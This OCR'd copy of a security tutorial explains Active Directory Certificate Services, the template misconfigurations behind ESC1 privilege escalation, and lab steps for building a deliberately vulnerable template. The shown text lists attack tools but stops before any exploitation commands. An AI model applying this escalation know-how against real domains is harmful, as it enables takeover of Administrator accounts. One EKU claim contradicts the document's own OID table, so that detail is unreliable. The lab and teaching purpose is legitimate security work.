
AD Certificate Exploitation: ESC1

hackingarticles.in/ad-certificate-exploitation-esc1

Raj

April 6, 2025



Step	What Happens
Setup	CA is installed and configured
Request	User/device asks for a certificate
Approval	CA checks and signs the certificate
Use	Certificate is used for secure operations
Renew/Revoke	Certificates are renewed or revoked
Check	Other systems verify certificate validity

AD CS ESC1 Certificate Exploitation is a critical vulnerability in **Active Directory Certificate Services**. In this article, we will explores how misconfigured certificate templates can lead to privilege escalation. Additonally, we will cover various exploitation techniques.

The **AD CS (Active Directory Certificate Services)** certificate template is a predefined configuration in Microsoft AD CS that defines the type of certificate a user, computer, or service can request. It specifies parameters such as the intended purpose of the certificate, encryption algorithms, validity period, and whether it can be auto-enrolled.

These templates allow administrators to control the issuance and management of certificates within an organization's Active Directory environment. AD CS uses these templates to standardize certificate issuance, thus making it easier to deploy secure certificates for users, computers, and services.

Some common types of certificate templates include:

1. **User Certificate** – Used for authenticating users.
2. **Computer Certificate** – Used for authenticating computers.
3. **Web Enrollment Certificate** – Used for enrolling via the web.
4. **Code Signing Certificate** – Used to sign software or applications.

Table of Content


Enumeration & Exploitation

- Methods 3: certipy.exe

Mitigation Strategies

Active Directory Certificate Services (AD CS) – Certificate Flow

Setup -> Request -> Approval -> Use -> Renewal or Revocation -> Validity Check



Step	What Happens
Setup	CA is installed and configured
Request	User/device asks for a certificate
Approval	CA checks and signs the certificate
Use	Certificate is used for secure operations
Renew/Revoke	Certificates are renewed or revoked
Check	Other systems verify certificate validity

1. **Setup**

Initially, the organization sets up a Certificate Authority (CA) – this acts like an official office that issues digital identity cards (certificates) to users and computers.

2. **Request**

A user or device asks the CA:

"*Please give me a certificate*."

This can happen:

- **Automatically** (via Group Policy for domain-joined systems)
- **Manually** (using tools like MMC, certreq, or web enrollment)

3. **Approval**

Next, the CA checks:

"Is this a valid and authorized request?"

If yes, it **signs** the certificate (just like stamping and issuing an ID card) and sends it back to the requester.

4. **Use**

Once issued, the certificate is now used for secure purposes, such as:

- Logging into domain computers
- Enabling HTTPS on web servers
- Email encryption and signing
- VPN and Wi-Fi authentication

- IPsec communication

5. **Renewal or Revocation**

- **Renewal**: Before a certificate expires, the system or user can request a new one.
- **Revocation**: If the certificate is compromised or no longer needed, the CA can revoke (cancel) it.

6. **Validity Check**

Other systems regularly check:

“Is this certificate still valid and trusted?”

They look at:

- **Certificate Revocation Lists (CRL)**
- **Online Certificate Status Protocol (OCSP)**

to verify if the certificate is still good or has been revoked.


In this article, we will exploit misconfigured ADCS certificate template to request a certificate for any user, such as **Administrator**, and use it for authentication

Understanding Enrollment Rights Misconfiguration

To begin with, Enrollment Rights Misconfiguration occurs when an Active Directory Certificate Services (AD CS) template has the following misconfigurations:


- ENROLLEE_SUPPLIES_SUBJECT → Allows users to specify their own Subject Alternative Name (SAN).
- Any Purpose (EKU: 1.3.6.1.5.5.7.3.3) → Allows authentication with the certificate.
- No Manager Approval Required → Directly issues certificates.
- Accessible to Low-Privilege Users → Any domain user can request a certificate.

Therefore, if any of these are seen this means, any authenticated user can request a certificate for another user like Administrator and then use that certificate for authentication and privilege escalation.



Common EKU Values (with OIDs)		
EKU Purpose	**Friendly Name**	**OID (Object Identifier)**
Server Authentication	For HTTPS websites (SSL/TLS)	1.3.6.1.5.5.7.3.1
Client Authentication	For user/computer login auth	1.3.6.1.5.5.7.3.2
Code Signing	For signing software/apps	1.3.6.1.5.5.7.3.3
Email Protection	For S/MIME email encryption	1.3.6.1.5.5.7.3.4
Time Stamping	For time-stamp services	1.3.6.1.5.5.7.3.8
IP Security End System	For IPSec communication	1.3.6.1.5.5.7.3.5
IP Security Tunnel Termination	For VPN or secure tunnels	1.3.6.1.5.5.7.3.6
Smart Card Logon	For smart card-based login	1.3.6.1.4.1.311.20.2.2
Document Signing	For digitally signing documents	1.3.6.1.4.1.311.10.3.12
Any Purpose (not recommended)	Allows all usages (generic cert)	2.5.29.37.0

The image given below will help you to understand the type of policy that is used to certificate purpose. For example, here the given certificate is design for clients or user authentication.



Show: Extensions Only

Field	Value
Subject Alternative Name	Other Name:Principal Name=a...
Subject Key Identifier	10ea1b26d4feddd50f9dd6a98...
Authority Key Identifier	KeyID=87203f639c7c00189e0...
CRL Distribution Points	[1]CRL Distribution Point: Distr...
Authority Information Access	[1]Authority Info Access: Acc...
Certificate Template Inform...	Template=1.3.6.1.4.1.311.21...
Enhanced Key Usage	Client Authentication (1.3.6.1....
Application Policies	[1]Application Certificate Polic

Client Authentication (1.3.6.1.5.5.7.3.2)

Prerequisites

- Windows Server 2019 as Active Directory that supports PKINIT
- Domain must have Active Directory Certificate Services and Certificate Authority configured.
- Kali Linux
- Tools: Rubeus.exe, certify.exe, Impacket, certipy-ad, Metasploit

Lab Setup

To simulate the vulnerability in a practical environment, we will create a user named ‘aarti and add her to the **Domain Users** group, specifically to the **IGNITEDomain Users** group, where ‘aarti’ will be a member. This setup will demonstrate how attackers can exploit misconfigurations in an Active Directory Certificate Services (AD CS) template, specifically focusing on **AD CS ESC1 Certificate Exploitation** to escalate privileges.

Create the AD Environment:

To simulate an Active Directory environment, you will need a Windows Server configured as a Domain Controller (DC) and a controlled Active Directory lab that includes a vulnerable certificate template.

Domain Controller & AD CS Configuration:

- Install Windows Server (2016 or 2019 recommended) that supports PKINIT.
- Promote it to a Domain Controller by adding the **Active Directory Domain Services**
- Set up the domain (e.g., **Ignite**).
- The domain must have **Active Directory Certificate Services (Read more)**and a **Certificate Authority**


Walkthrough: Creating a Vulnerable Certificate Template

Let's have a walkthrough of the lab setup following with the Creation of a Vulnerable Certificate Template in AD CS we already discussed.

Step-by-Step: Configure the ESC1-Vulnerable Certificate Template

we will configure a misconfigured certificate template in Active Directory Certificate Services (AD CS) that allows for ESC1 exploitation. This involves duplicating an existing certificate template, enabling subject name supply, and setting permissions that make it vulnerable.


Open certsrv.msc (Certificate Authority) by using the run box in your windows AD CS


Run
Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.


Open: certsrv.msc

This task will be created with administrative privileges.

Navigate to Certificate Templates → **Manage**




You will see the list of various certificate templates, Duplicate the code signing template by simply clicking duplicate template



Template Display Name	Schema Version	Versi
Administrator	1	4.1
Authenticated Session	1	3.1
Basic EFS	1	3.1
CA Exchange	2	106.
CEP Encryption	1	4.1
Code Signin	1	3.1
Computer		5.1
Cross Certifi		105.
Directory Er		115.
Domain Co		4.1
Domain Co		110.
EFS Recovery Agent		6.1
Enrollment Agent	1	4.1
Enrollment Agent (Computer)	1	5.1
Exchange Enrollment Agent (Offline req...	1	4.1
Exchange Signature Only	1	6.1
Exchange User	1	7.1
IPSec	1	8.1
IPSec (Offline request)	1	7.1
Kerberos Authentication	2	110.
Key Recovery Agent	2	105.
OCSP Response Signing	3	101.
RAS and IAS Server	2	101.
Root Certification Authority	1	5.1
Router (Offline request)	1	4.1
Smartcard Logon	1	6.1
Smartcard User	1	11.1
Subordinate Certification Authority	1	5.1
Trust List Signing	1	3.1
User	1	3.1
User Signature Only	1	4.1
Web Server	1	4.1
Workstation Authentication	2	101.

Edit the properties of the new template Under the **General tab** where Change Template display name to something like Custom_ESC1.



Template display name: Custom_ESC1

Template name: Custom_ESC1

Validity period: 1 years

